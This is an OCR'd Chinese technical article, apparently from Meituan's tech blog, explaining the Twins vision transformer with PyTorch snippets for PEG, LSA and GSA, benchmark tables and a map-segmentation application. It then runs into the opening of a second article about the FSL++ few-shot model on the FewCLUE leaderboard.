



Figure 2. Schematic illustration of Positional Encoding Generator (PEG). Note $d$ is the embedding size, $N$ is the number of tokens. The function $\mathcal{F}$ can be depth-wise, separable convolution or other complicated blocks.

图 5 条件位置编码器（PEG）

其中，编码函数 $F$ 可以由简单的深度可分离卷积实现或者其他模块实现，PEG 部分的简化代码如下。其中输入 feat_token 为形状为 $B*N*d$ 的张量，$B$ 为 batch，$N$ 为 token 个数，$C$ 为编码维度（同图 5 中 $d$）。将 feat_token 转化为 $B*d*H*W$ 的张量 cnn_feat 后，经过深度可分离卷积（PEG）运算，生成和输入 feat_token 相同形状的张量，即条件式的位置编码。

```
class PEG(nn.Module):
    def __init__(self, in_chans, embed_dim):
        super(PEG, self).__init__()
        self.peg = nn.Conv2d(in_chans, embed_dim, 3, 1, 1, bias=True, 
groups=embed_dim)

    def forward(self, feat_token, H, W):
```

```
        B, N, C = feat_token.shape
        cnn_feat = feat_token.transpose(1, 2).view(B, C, H, W)
        x = self.peg(cnn_feat) + cnn_feat
        x = x.flatten(2).transpose(1, 2)
        return x
```

由于条件位置编码 CPE 是根据输入生成，支持可变长输入，使得 Twins 能够灵活处理来自不同空间尺度的特征。另外 PEG 采用卷积实现，因此 Twins 同时保留了其平移等变性，这个性质对于图像任务非常重要，如检测任务中目标发生偏移，检测框需随之偏移。实验表明 Twins-PCPVT 系列模型在分类和下游任务，尤其是在稠密任务上可以直接获得性能提升。该架构说明 PVT 在仅仅通过 CPVT 的条件位置编码增强后就可以获得很不错的性能，由此说明 PVT 使用的位置编码限制了其性能发挥。

## Twins-SVT

Twins-SVT（如下图 6 所示）对全局注意力策略进行了优化改进。全局注意力策略的计算量会随着图像的分辨率成二次方增长，因此如何在不显著损失性能的情况下降低计算量也是一个研究热点。Twins-SVT 提出新的融合了局部 - 全局注意力的机制，可以类比于卷积神经网络中的深度可分离卷积（Depthwise Separable Convolution），并因此命名为空间可分离自注意力（Spatially Separable Self-Attention，SSSA）。与深度可分离卷积不同的是，Twins-SVT 提出的空间可分离自注意力（如下图 7 所示）是对特征的空间维度进行分组，并计算各组内的自注意力，再从全局对分组注意力结果进行融合。





**Figure 1** – Architecture of Twins-SVT-S. "PEG" is the positional encoding generator from CPVT [9].

图 6 Twins-SVT-S 模型结构，右侧为两个相邻 Transformer Encoder 的结合方式





**Figure 2** – **(a)** Twins-SVT interleaves locally-grouped attention (LSA) and global sub-sampled attention (GSA). **(b)** Schematic view of the locally-grouped attention (LSA) and global sub-sampled attention (GSA).

图 7　Twins 提出的空间可分离自注意力机制（SSSA）

空间可分离自注意力采用局部－全局自注意力（LSA-GSA）相互交替的机制，分组计算的局部注意力可以高效地传导到全局。LSA 可以大幅降低计算成本，复杂度从输入的平方 $O(H^2W^2d)$ 降为线性的 $O(mnHWd)$。其中分组局部注意力 LSA 关键实现（初始化函数略）如下：

```
class LSA(nn.Module):
    def forward(self, x, H, W):
        B, N, C = x.shape
        h_group, w_group = H // self.ws, W // self.ws # 根据窗口大小计算长
（H）和宽（W）维度的分组个数
        total_groups = h_group * w_group
        x = x.reshape(B, h_group, self.ws, w_group, self.ws,
C).transpose(2, 3) # 将输入根据窗口进行分组 B* h_group * ws * w_group * ws * C
        qkv = self.qkv(x).reshape(B, total_groups, -1, 3, self.num_heads,
C // self.num_heads).permute(3, 0, 1, 4, 2, 5) # 计算各组的 q, k, v
        q, k, v = qkv[0], qkv[1], qkv[2]
        attn = (q @ k.transpose(-2, -1)) * self.scale # 计算各组的注意力
        attn = attn.softmax(dim=-1) # 注意力归一化
        attn = self.attn_drop(attn) # 注意力 Dropout 层
        attn = (attn @ v).transpose(2, 3).reshape(B, h_group, w_group,
self.ws, self.ws, C) # 用各组内的局部自注意力给 v 进行加权
        x = attn.transpose(2, 3).reshape(B, N, C)
        x = self.proj(x) # MLP 层
        x = self.proj_drop(x) # Dropout 层
        return x
```

高效融合 LSA 注意力的 GSA 关键实现（初始化函数略）如下。相比于 ViT 原始的全局自注意力，GSA 的 K、V 是在缩小特征的基础上计算的，但 Q 是全局的，因此注意力仍然可以恢复到全局。这种做法显著减少了计算量。

```
class GSA(nn.Module):
    def forward(self, x, H, W):
        B, N, C = x.shape
        q = self.q(x).reshape(B, N, self.num_heads, C // self.num_heads).
permute(0, 2, 1, 3) # 根据输入特征 x 计算查询张量 q
        x_ = x.permute(0, 2, 1).reshape(B, C, H, W)
        x_ = self.sr(x_).reshape(B, C, -1).permute(0, 2, 1) # 缩小输入特征
的尺寸得到 x_
        x_ = self.norm(x_) # 层归一化 LayerNorm
        kv = self.kv(x_).reshape(B, -1, 2, self.num_heads, C // self.num_
heads).permute(2, 0, 3, 1, 4) # 根据缩小尺寸后的特征后 x_，计算 k, v
        k, v = kv[0], kv[1]
        attn = (q @ k.transpose(-2, -1)) * self.scale # 计算全局自注意力
        attn = attn.softmax(dim=-1)
        attn = self.attn_drop(attn)
        x = (attn @ v).transpose(1, 2).reshape(B, N, C) # 根据全局自注意力
对 v 加权
        x = self.proj(x)
        x = self.proj_drop(x)
        return x
```

从上述代码中可以看出，SVT 系列在实现上采用现有主流深度学习框架中的已有操作，不需要额外的底层适配，因此部署起来比较方便。

## 实验

### ImageNet-1k 分类

Twins-PCPVT 和 Twins-SVT 在 ImageNet-1k 分类任务上，相比同等量级模型均取得 SOTA 结果，吞吐率占优。另外，Twins 支持 TensorRT 部署，Twins-SVT-S 模型使用 NVIDIA TensorRT 7.0 推理可以有 1.6 倍的加速，吞吐率可以从 PyTorch 实现的 1059（images/s）提升到 1732。

**Table 1** – Comparisons with state-of-the-art methods for ImageNet-1K classification. Throughput is tested on the batch size of 192 on a single V100 GPU. All models are trained and evaluated on 224×224 resolution on ImageNet-1K dataset. †: w/ CPVT's position encodings [9].

| Method | Param (M) | FLOPs (G) | Throughput (Images/s) | Top-1 (%) |
|---|---|---|---|---|
| ConvNet | | | | |
| RegNetY-4G [40] | 21 | 4.0 | 1157 | 80.0 |
| RegNetY-8G [40] | 39 | 8.0 | 592 | 81.7 |
| RegNetY-16G [40] | 84 | 16.0 | 335 | 82.9 |
| Transformer | | | | |
| DeiT-Small/16 [2] | 22.1 | 4.6 | 437 | 79.9 |
| CrossViT-S [30] | 26.7 | 5.6 | - | 81.0 |
| T2T-ViT-14 [27] | 22 | 5.2 | - | 81.5 |
| TNT-S [15] | 23.8 | 5.2 | - | 81.3 |
| CoaT Mini [17] | 10 | 6.8 | - | 80.8 |
| CoaT-Lite Small [17] | 20 | 4.0 | - | 81.9 |
| PVT-Small [8] | 24.5 | 3.8 | 820 | 79.8 |
| CPVT-Small-GAP [9] | 23 | 4.6 | 817 | 81.5 |
| Twins-PCPVT-S (**ours**) | 24.1 | 3.8 | 815 | 81.2 (+1.3) |
| Swin-T [4] | 29 | 4.5 | 766 | 81.3 |
| Swin-T + CPVT† | 28 | 4.4 | 766 | 81.2 |
| Twins-SVT-S (**ours**) | 24 | 2.9 | 1059 | 81.7 (+1.8) |
| T2T-ViT-19 [27] | 39.2 | 8.9 | - | 81.9 |
| PVT-Medium [8] | 44.2 | 6.7 | 526 | 81.2 |
| Twins-PCPVT-B(ours) | 43.8 | 6.7 | 525 | 82.7 (+0.8) |
| Swin-S [4] | 50 | 8.7 | 444 | 83.0 |
| Twins-SVT-B (**ours**) | 56 | 8.6 | 469 | 83.2 (+1.3) |
| ViT-Base/16 [1] | 86.6 | 17.6 | 86 | 77.9 |
| DeiT-Base/16 [2] | 86.6 | 17.6 | 292 | 81.8 |
| T2T-ViT-24 [27] | 64.1 | 14.1 | - | 82.3 |
| CrossViT-B [30] | 104.7 | 21.2 | - | 82.2 |
| TNT-B [15] | 66 | 14.1 | - | 82.8 |
| CPVT-B [9] | 88 | 17.6 | 292 | 82.3 |
| PVT-Large [8] | 61.4 | 9.8 | 367 | 81.7 |
| Twins-PCPVT-L(**ours**) | 60.9 | 9.8 | 367 | 83.1 (+5.2) |
| Swin-B [4] | 88 | 15.4 | 275 | 83.3 |
| Twins-SVT-L (**ours**) | 99.2 | 15.1 | 288 | 83.7 (+5.8) |
| Hybrid | | | | |
| BoTNet-S1-59 [29] | 33.5 | 7.3 | - | 81.7 |
| BossNet-T1 [41] | - | 7.9 | - | 81.9 |
| CvT-13 [31] | 20 | 4.5 | - | 81.6 |
| BoTNet-S1-110 [29] | 54.7 | 10.9 | - | 82.8 |
| CvT-21 [31] | 32 | 7.1 | - | 82.5 |

表 1　ImageNet-1k 分类

## ADE20K 分割

在语义分割任务 ADE20K 上，Twins 模型做主干网分别使用 FPN 和 Upernet 后端，相比 PVT 和 Swin 也达到了更好结果，见下表 2：

**Table 2** – Performance comparisons with different backbones on ADE20K validation dataset. FLOPs are tested on 512×512 resolution. All backbones are pretrained on ImageNet-1k except SETR [45], which is pretrained on ImageNet-21k dataset.

| Backbone | Semantic FPN 80k (PVT [8] setting) | | | Upernet 160k (Swin [4] setting) | | |
|---|---|---|---|---|---|---|
| | FLOPs (G) | Param (M) | mIoU (%) | FLOPs (G) | Param (M) | mIoU/MS mIoU (%) |
| ResNet50 [10] | 45 | 28.5 | 36.7 | - | - | - |
| PVT-Small [8] | 40 | 28.2 | 39.8 | - | - | - |
| Twins-PCPVT-S (ours) | 40 | 28.4 | 44.3 (+7.6) | 234 | 54.6 | 46.2/47.5 |
| Swin-T [4] | 46 | 31.9 | 41.5 | 237 | 59.9 | 44.5/45.8 |
| Twins-SVT-S (ours) | 37 | 28.3 | 43.2 (+6.5) | 228 | 54.4 | 46.2/47.1 |
| ResNet101 [10] | 66 | 47.5 | 38.8 | 258 | 86 | -/44.9 |
| PVT-Medium [8] | 55 | 48.0 | 41.6 | - | - | - |
| Twins-PCPVT-B (ours) | 55 | 48.1 | 44.9 (+6.1) | 250 | 74.3 | 47.1/48.4 |
| Swin-S [4] | 70 | 53.2 | 45.2 | 261 | 81.3 | 47.6/49.5 |
| Twins-SVT-B (ours) | 67 | 60.4 | 45.3 (+6.5) | 261 | 88.5 | 47.7/48.9 |
| ResNetXt101-64×4d [13] | - | 86.4 | 40.2 | - | - | - |
| PVT-Large [8] | 71 | 65.1 | 42.1 | - | - | - |
| Twins-PCPVT-L (ours) | 71 | 65.3 | 46.4 (+6.2) | 269 | 91.5 | 48.6/49.8 |
| Swin-B [4] | 107 | 91.2 | 46.0 | 299 | 121 | 48.1/49.7 |
| Twins-SVT-L (ours) | 102 | 103.7 | 46.7 (+6.5) | 297 | 133 | 48.8/50.2 |
| Backbone | PUP (SETR [45] setting) | | | MLA (SETR [45] setting) | | |
| T-Large (SETR) [45] | - | 310 | 50.1 | - | 308 | 48.6/50.3 |

表 2 ADE20K 分割

## COCO 目标检测（RetinaNet 框架）

在经典的 COCO 目标检测任务中，使用 Retina 框架，Twins 模型大幅优于 PVT。而且 Twins-PCPVT 系列证明 PVT 在通过 CPVT 的编码方式增强之后，可以媲美 Swin 同量级模型，见下表 3：

**Table 3** – Object detection performance on the COCO `val2017` split using the RetinaNet framework. 1× is 12 epochs and 3× is 36 epochs. "MS": Multi-scale training. FLOPs are evaluated on 800×600 resolution.

| Backbone | FLOPs (G) | Param (M) | RetinaNet 1× | | | | | | RetinaNet 3× + MS | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | | AP | $AP_{50}$ | $AP_{75}$ | $AP_S$ | $AP_M$ | $AP_L$ | AP | $AP_{50}$ | $AP_{75}$ | $AP_S$ | $AP_M$ | $AP_L$ |
| ResNet50 [10] | 111 | 37.7 | 36.3 | 55.3 | 38.6 | 19.3 | 40.0 | 48.8 | 39.0 | 58.4 | 41.8 | 22.4 | 42.8 | 51.6 |
| PVT-Small [8] | 118 | 34.2 | 40.4 | 61.3 | 43.0 | 25.0 | 42.9 | 55.7 | 42.2 | 62.7 | 45.0 | 26.2 | 45.2 | 57.2 |
| Twins-PCPVT-S (ours) | 118 | 34.4 | 43.0(+6.7) | 64.1 | 46.0 | 27.5 | 46.3 | 57.3 | 45.2(+6.2) | 66.5 | 48.6 | 30.0 | 48.8 | 58.9 |
| Swin-T [4] | 118 | 38.5 | 41.5 | 62.1 | 44.2 | 25.1 | 44.9 | 55.5 | 43.9 | 64.8 | 47.1 | 28.4 | 47.2 | 57.8 |
| Twins-SVT-S (ours) | 104 | 34.3 | 43.0(+6.7) | 64.2 | 46.3 | 28.0 | 46.4 | 57.5 | 45.6(+6.6) | 67.1 | 48.6 | 29.8 | 49.3 | 60.0 |
| ResNet101 [10] | 149 | 56.7 | 38.5 | 57.8 | 41.2 | 21.4 | 42.6 | 51.1 | 40.9 | 60.1 | 44.0 | 23.7 | 45.0 | 53.8 |
| ResNeXt101-32×4d [13] | 151 | 56.4 | 39.9 | 59.6 | 42.7 | 22.3 | 44.2 | 52.5 | 41.4 | 61.0 | 44.3 | 23.9 | 45.5 | 53.7 |
| PVT-Medium [8] | 151 | 53.9 | 41.9 | 63.1 | 44.3 | 25.0 | 44.9 | 57.6 | 43.2 | 63.8 | 46.1 | 27.3 | 46.3 | 58.9 |
| Twins-PCPVT-B (ours) | 151 | 54.1 | 44.3(+5.8) | 65.6 | 47.3 | 27.9 | 47.9 | 59.6 | 46.4(+5.5) | 67.7 | 49.8 | 31.3 | 50.2 | 61.4 |
| Swin-S [4] | 162 | 59.8 | 44.5 | 65.7 | 47.5 | 27.4 | 48.0 | 59.9 | 46.3 | 67.4 | 49.8 | 31.1 | 50.3 | 60.9 |
| Twins-SVT-B (ours) | 163 | 67.0 | 45.3(+6.8) | 66.7 | 48.1 | 28.5 | 48.9 | 60.6 | 46.9(+6.0) | 68.0 | 50.2 | 31.7 | 50.3 | 61.8 |

表 3 COCO 目标检测（Retina 框架）

## COCO 目标检测（Mask-RCNN 框架）

在 Mask-RCNN 框架下，Twins 模型在 COCO 上也有很好的性能优势，且在更长时间训练（3x）时得以保持，见下表 4：

**Table 4** – Object detection and instance segmentation performance on the COCO val2017 dataset using the Mask R-CNN framework. FLOPs are evaluated on a 800×600 image.

| Backbone | FLOPs (G) | Param (M) | Mask R-CNN 1× | | | | | | Mask R-CNN 3× + MS | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | | $AP^b$ | $AP^b_{50}$ | $AP^b_{75}$ | $AP^m$ | $AP^m_{50}$ | $AP^m_{75}$ | $AP^b$ | $AP^b_{50}$ | $AP^b_{75}$ | $AP^m$ | $AP^m_{50}$ | $AP^m_{75}$ |
| ResNet50 [10] | 174 | 44.2 | 38.0 | 58.6 | 41.4 | 34.4 | 55.1 | 36.7 | 41.0 | 61.7 | 44.9 | 37.1 | 58.4 | 40.1 |
| PVT-Small [8] | 178 | 44.1 | 40.4 | 62.9 | 43.8 | 37.8 | 60.1 | 40.3 | 43.0 | 65.3 | 46.9 | 39.9 | 62.5 | 42.8 |
| Twins-PCPVT-S (ours) | 178 | 44.3 | 42.9(+4.9) | 65.8 | 47.1 | 40.0(+5.6) | 62.7 | 42.9 | 46.8(+5.8) | 69.3 | 51.8 | 42.6 | 66.3 | 46.0 |
| Swin-T [4] | 177 | 47.8 | 42.2 | 64.6 | 46.2 | 39.1 | 61.6 | 42.0 | 46.0 | 68.2 | 50.2 | 41.6 | 65.1 | 44.8 |
| Twins-SVT-S (ours) | 164 | 44.0 | 43.4(+5.4) | 66.0 | 47.3 | 40.3(+5.9) | 63.2 | 43.4 | 46.8(+5.8) | 69.2 | 51.2 | 42.6 | 66.3 | 45.8 |
| ResNet101 [10] | 210 | 63.2 | 40.4 | 61.1 | 44.2 | 36.4 | 57.7 | 38.8 | 42.8 | 63.2 | 47.1 | 38.5 | 60.1 | 41.3 |
| ResNeXt101-32×4d [13] | 212 | 62.8 | 41.9 | 62.5 | 45.9 | 37.5 | 59.4 | 40.2 | 44.0 | 64.4 | 48.0 | 39.2 | 61.4 | 41.9 |
| PVT-Medium [8] | 211 | 63.9 | 42.0 | 64.4 | 45.6 | 39.0 | 61.6 | 42.1 | 44.2 | 66.0 | 48.2 | 40.5 | 63.1 | 43.5 |
| Twins-PCPVT-B (ours) | 211 | 64.0 | 44.6(+4.2) | 66.7 | 48.9 | 40.9(+4.5) | 63.8 | 44.2 | 47.9(+5.1) | 70.1 | 52.5 | 43.2 | 67.2 | 46.3 |
| Swin-S [4] | 222 | 69.1 | 44.8 | 66.6 | 48.9 | 40.9 | 63.4 | 44.2 | 47.6 | 69.4 | 52.5 | 42.8 | 66.5 | 46.4 |
| Twins-SVT-B (ours) | 224 | 76.3 | 45.2(+4.8) | 67.6 | 49.3 | 41.5(+5.1) | 64.5 | 44.8 | 48.0(+5.2) | 69.5 | 52.7 | 43.0 | 66.8 | 46.6 |

表 4　COCO 目标检测（Mask-RCNN 框架）

## 在高精地图多要素语义分割场景的应用

高精地图是自动驾驶中的关键组成部分，在美团无人配送、网约车等业务承担着非常重要的作用。道路场景关键要素的语义提取作为高精建图的前序流程，对建图的质量有直接的影响。多要素语义分割是语义提取的重要一环，业界一般采用经典的语义分割算法来实现。

此处，我们以 DeepLab 系列 [8] 为代表做介绍，分割模型通常分为编码和解码两个阶段，使用卷积神经网络提取特征，并采用空间金字塔迟化（Spatial Pyramid Pooling），以及不同尺度空洞卷积（Atrous Conv）操作（如下图 8a 所示）来增加全局感受野。这种设计一方面受限于卷积神经网络的特征提取能力，另一方面对全局关系的建模能力有限，导致在分割任务上对细节关注不够，边缘往往不够清晰。





图 8 经典语义分割模型架构（DeepLabV3+ [8]）

Twins 虽然大幅提升了视觉注意力模型的效率和性能，但为了保持和卷积神经网络的接近的推理效率，我们仍需要对模型的后端结构作进一步的优化。不同于论文中为了与其他方法做公平对比而使用的较重的 FPN [9] 或 UperNet [10] 后端，我们设计了如下图 9 所示的简单轻量的后端，并在业务数据集上的性能和推理速度之间取得了很好的平衡。这个后端是根据 Twins 的特性而设计，由于 Twins 兼顾了全局和局部两种注意力，因此后端无需采用复杂的设计来增大感受野，只通过各尺度特征的线性变化和缩放，就直接恢复到相同尺寸并进行拼接（Concat），简单维度变换后就可以输出分割结果。





图 9 轻量化的 Twins 分割后端设计

从下图 10 的分割结果对比看，Twins 为主干网的模型可以提取得到更精细的图像边缘，如隔离带、道路标牌、路灯杆等关键道路要素和标注真值（Ground Truth）之间

的差异更小。





图 10 道路多要素语义提取结果对比

## 总结

视觉注意力模型是当前视觉领域的研究重点，并且已经在各类视觉任务上展示了相比经典卷积神经网络的优越性，但在效率上仍需精心优化，在效果上也需要继续提升。探索设计更高效率的注意力模型并促进前沿的视觉研究转向工业落地，对美团业务也具有重要的意义。

此次，美团和阿德莱德大学合作设计的 Twins 系列模型架构，有效降低了计算成本，提升了模型性能，更好地支持了如检测和分割等稠密任务。此外，我们将 Twins 应用在美团高精地图的要素语义分割场景中，带来了更精细的分割结果，提升了高精地图的建图质量。后续，视觉团队将持续探索高效的视觉注意力模型设计，并期望在美团更广泛的业务场景中得到实践和应用。

## 参考文献

[1] Twins: Revisiting the Design of Spatial Attention in Vision Transformers
[2] Pyramid Vision Transformer: A Versatile Backbone for Dense Prediction without Convolutions
[3] Conditional Positional Encodings for Vision Transformers
[4] An image is worth 16x16 words: Transformers for image recognition at scale
[5] Attention Is All You Need
[6] Swin Transformer: Hierarchical Vision Transformer using Shifted Windows
[7] Training data-efficient image transformers & distillation through attention
[8] Encoder-Decoder with Atrous Separable Convolution for Semantic Image Segmentation
[9] Panoptic Feature Pyramid Networks
[10] Unified Perceptual Parsing for Scene Understanding

## 作者简介

视觉智能部祥祥、田值、张勃、晓林，自动车配送部海兵、华夏。

## 团队简介及招聘信息

美团视觉智能部 AutoML 算法团队旨在通过 AutoML 及前沿的视觉技术赋能公司各项业务、加速算法落地，涵盖 AutoML、分割、检测（2D、3D）、Self-training 等技术方向。欢迎感兴趣的校招和社招同学发送简历至：chuxiangxiang@meituan.com，实习、正式均可。

美团自动车配送部高精地图团队是高精地图技术研发团队，我们的职责是为美团自动驾驶提供高精度、高鲜度、大范围的高精地图服务。高精地图是涉及多种学科的综合技术，不仅需要依托 SLAM、地理测绘、深度学习、多传感器定位等算法进行高精地图的构建，而且还需要利用大数据技术、高性能计算、高并发服务等进行大规模高精地图处理、存储和查询服务。高精地图团队长期招聘计算机视觉、SLAM、系统开发等专家，感兴趣的同学可以将简历发送至：tech@meituan.com（邮件主题：美团高精地图）。

# 美团获得小样本学习榜单 FewCLUE 第一！Prompt Learning+ 自训练实战

作者：骆颖　徐俊　谢睿　武威

## 1. 概述

CLUE(Chinese Language Understanding Evaluation)[1] 是中文语言理解权威测评榜单，包含了文本分类、句间关系、阅读理解等众多语义分析和语义理解类子任务，对学术界和工业界都产生了较大的影响。

FewCLUE小样本学习榜 Github地址 | 提交样例 | 测评规则 | 小样本榜-提交多份，新

模型描述需包含关键词"FewCLUE"；提交需实名，即：队伍名称、模型名称、Url/Github、模型描述，需有真实有效。无意义的提交将被移除。

2021-05-24: 更新了iflytek的测试集(test.json，长度2600)，请重新拉取一下，并在这个测试集上做预测；有问题发邮件：CLUEbenchmark@163.com

| 排行 | 模型 | 研究机构 | 测评时间 | Score | 认证 | EPRSTMT | CSLDCP | TNEWSF | IFLYTEKF | OCNLIF | BUSTM | CHIDF | CSLF | CLUEWSCF |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 1 | Human | CLUE | 21-05-07 | 83.934 | 已认证 | 90.0 | 68 | 71 | 66.0 | 90.3 | 88.0 | 87.1 | 84 | 98.0 |
| 2 | FSL++ | Meituan NLP | 22-03-23 | 76.458 | 待认证 | 88.45 | 68.42 | 75.53 | 54.27 | 77.76 | 80.3 | 83.35 | 79.73 | 79.31 |
| 3 | 玉言 | 网易伏羲 | 21-12-28 | 76.306 | 待认证 | 88.45 | 70.92 | 71.87 | 53.12 | 70.23 | 78.75 | 78.15 | 82.83 | 87.93 |
| 4 | c_9_2 | c_9_2 | 22-03-19 | 75.978 | 待认证 | 88.05 | 68.36 | 75.53 | 54.04 | 77.76 | 78.65 | 83.35 | 78.23 | 79.31 |
| 5 | 天枢-demo | 奇点智源 | 22-03-28 | 74.402 | 待认证 | 89.24 | 60.05 | 78.67 | 62.5 | 73.44 | 80.15 | 82.3 | 79.87 | 67.59 |
| 6 | 天枢-v2 | 奇点智源 | 22-03-21 | 74.322 | 待认证 | 89.11 | 61.29 | 77.8 | 61.31 | 73.47 | 80.9 | 81.2 | 80.67 | 66.55 |
| 7 | 二郎神 | IDEA研究院 | 21-12-23 | 73.816 | 待认证 | 87.65 | 63.89 | 75.13 | 48.5 | 76.21 | 74.3 | 89.0 | 74 | 76.9 |
| 8 | fewclue0311 | fewclue0311 | 22-03-11 | 73.282 | 待认证 | 88.71 | 61.25 | 75.33 | 61.58 | 72.86 | 77.5 | 78.55 | 80.9 | 64.83 |
| 9 | RobustPrompt | 微信 AI | 21-11-30 | 73.238 | 待认证 | 88.45 | 62.49 | 75.73 | 47.96 | 72.02 | 77.6 | 83.5 | 76.57 | 77.24 |
| 10 | chid_test | chid_tests | 22-02-09 | 72.614 | 待认证 | 88.05 | 66.76 | 75.53 | 51.12 | 69.65 | 75.8 | 79.15 | 74.1 | 76.21 |

图 1　FewCLUE 榜单（截止到 2022-04-18）

FewCLUE[2,3] 是 CLUE 中专门用于中文小样本学习评测的一个子榜，旨在结合预训练语言模型通用和强大的泛化能力，探索小样本学习最佳模型和在中文上的实践。FewCLUE 的部分数据集只有一百多条有标签样本，可以衡量模型在极少有标签样本下的泛化性能，发布后吸引了包括网易、微信 AI、阿里巴巴、IDEA 研究院、浪潮人工智能研究院等多家企业与研究院的参与。不久前，美团平台搜索与 NLP 部 NLP 中心语义理解团队的小样本学习模型 FSL++ 以优越的性能在 FewCLUE 榜单上取得第一名，达到 SOTA 水平。

## 2. 方法介绍

大规模预训练模型虽然在各大任务里面取得非常好的效果，但是在特定的任务上，还是需要许多标注数据。美团的各个业务中，有着丰富的 NLP 场景，往往需要较高的人工标注成本。在业务发展早期或者新的业务需求需要快速上线时，往往会出现标注样本不足的现象，使用传统 Pretrain（预训练）+ Fine-Tune（微调）的深度学习训练方法往往达不到理想的指标要求，因此研究小样本场景的模型训练问题就变得非常必要。

本文提出了一套大模型 + 小样本的联合训练方案 FSL++，综合了模型结构优选、大规模预训练、样本增强、集成学习以及自训练等模型优化策略，最终在中文语言理解权威评测基准下的 FewCLUE 榜单取得了优异的成绩，并且在部分任务上性能超过了人类水平，而在部分任务上（如 CLUEWSC）还有一定的提升空间。

